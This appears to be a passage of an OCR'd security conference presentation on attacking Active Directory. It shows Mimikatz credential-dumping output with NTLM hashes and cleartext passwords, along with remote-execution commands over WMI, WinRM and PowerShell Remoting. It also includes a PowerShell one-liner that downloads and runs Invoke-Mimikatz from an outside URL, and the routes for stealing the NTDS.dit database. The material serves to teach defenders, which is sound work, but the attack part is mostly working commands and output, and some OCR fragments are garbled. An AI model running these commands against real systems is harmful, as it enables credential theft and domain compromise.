  |  TID  2900
  |  LUID 0 ; 1688016 (00000000:0019c1d0)
  \_ msv1_0   - data copy @ 00000000000DDAA0 : OK !
  \_ kerberos - data copy @ 000000000171DD58
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null

mimikatz #
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
adswrk7\adsadmin

C:\Windows\system32>klist

Current LogonId is 0:0x19c1d0

Cached Tickets: (0)

C:\Windows\system32>net use \\adsdc02.lab.adsecurity.org\admin$
The command completed successfully.
```

Remote Execution Options

- **WMI**

  ```
  Wmic /node:COMPUTER/user:DOMAIN\USER /password:PASSWORD process call create "COMMAND“
  ```

- **PowerShell (WMI)**

  ```
  Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList $COMMAND -ComputerName $COMPUTER -Credential $CRED
  ```

- **WinRM**

  ```
  winrs -r:COMPUTER COMMAND
  ```


- **PowerShell Remoting**

  ```
  Invoke-Command -computername $COMPUTER -command { $COMMAND}
  ```


  ```
  New-PSSession -Name PSCOMPUTER -ComputerName $COMPUTER; Enter-PSSession -Name PSCOMPUTER
  ```

Mimikatz: The Credential Multi-tool

- **Dump credentials**
  - Windows protected memory (LSASS). *
  - Active Directory Domain Controller database . *
- **Dump Kerberos tickets**
  - for all users. *
  - for current user.
- **Credential Injection**
  - Password hash (pass-the-hash)
  - Kerberos ticket (pass-the-ticket)
- **Generate Silver and/or Golden tickets**
- **And so much more!**



Dump Credentials with Mimikatz



```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECUR
         * Password : Falcon99!
        ssp :
        credman :
```


User/Admin Account

Service Account

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1607
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5eecefacd
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
```

The Most Dangerous PowerShell One-Liner

Powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"




THIS DOCUMENT IS PROTECTED BY:

McAfee® SECURE | DATA LOSS PREVENTION

CLICK ON THE FOLLOWING TO VIEW FILE:

Security Warning Macros have been disabled. Enable Content

http://obscuresecurity.blogspot.com/2013/02/diy-phishing-exercises-with-powershell.html




Belt @B31tf4c3 · Jan 18

Mimikatz found a password :D pic.twitter.com/DMYccx12P5

```
was included, verify that the path is correct and try again.
At line:1 char:87
+ IEX (New-Object Net.WebClient).DownloadString ('http://is.gd/oeoFuI');
-Mimikatz <<<<  -DumpCreds
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [],
   mandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException


C:\Users\fourwinds>powershell "IEX (New-Object Net.WebClient).DownloadStri
tp://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds"

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (May 20 2014 08:5
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with  14 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 72440 (00000000:00011af8)
Session           : Interactive from 1
User Name         : fourwinds
Domain            : DCAWH-60513-FWI
SID               : S-1-5-21-2479022183-2556594525-729553632-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : 5cc481357a86a3a7ef821421d9f06bb5
         * SHA1     : 948b6f3b798c63f31458ea5ec2a3f59f6f2b4503
         [00000003] Primary
         * Username : fourwinds
         * Domain   : DCAWH-60513-FWI
         * NTLM     : 5cc481357a86a3a7ef821421d9f06bb5
         * SHA1     : 948b6f3b798c63f31458ea5ec2a3f59f6f2b4503
        tspkg :
        wdigest :
         * Username : fourwinds
         * Domain   : DCAWH-60513-FWI
         * Password : fourwinds
        kerberos :
         * Username : fourwinds
                    : DCAWH-60513-FWI
                    : (null)

                    ]
                 me : DCAWH-60513-FWI\fourwinds
                    : DCAWH-60513-FWI\fourwinds
          Password : fourwinds

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
```

Invoke-Mimikatz



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/mast
er/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 205510 (00000000:000322c6)
Session           : Interactive from 2
User Name         : HanSolo
Domain            : ADSECLAB
SID               : S-1-5-21-1581655573-3923512380-696647894-2631
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECURITY.ORG
         * Password : Falcon99!
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
```

Dumping AD Domain Credentials

- Get access to the NTDS.dit file & extract data.
  - Copy AD database from remote DC.
  - Grab AD database copy from backup.
  - Get Virtual DC data.
- Dump credentials on DC (local or remote).
  - Run Mimikatz (WCE, etc) on DC.
  - Invoke-Mimikatz on DC via PS Remoting.
  - Mimikatz DCSync for Password Data

Finding NTDS.dit on the Network

- Are your DC backups properly secured?
- Domain Controller storage?
- Who administers the virtual server hosting virtual DCs?
- Are your VMWare/Hyper-V host admins considered Domain Admins?

Hint: They should be.

Dump LSASS Process Memory


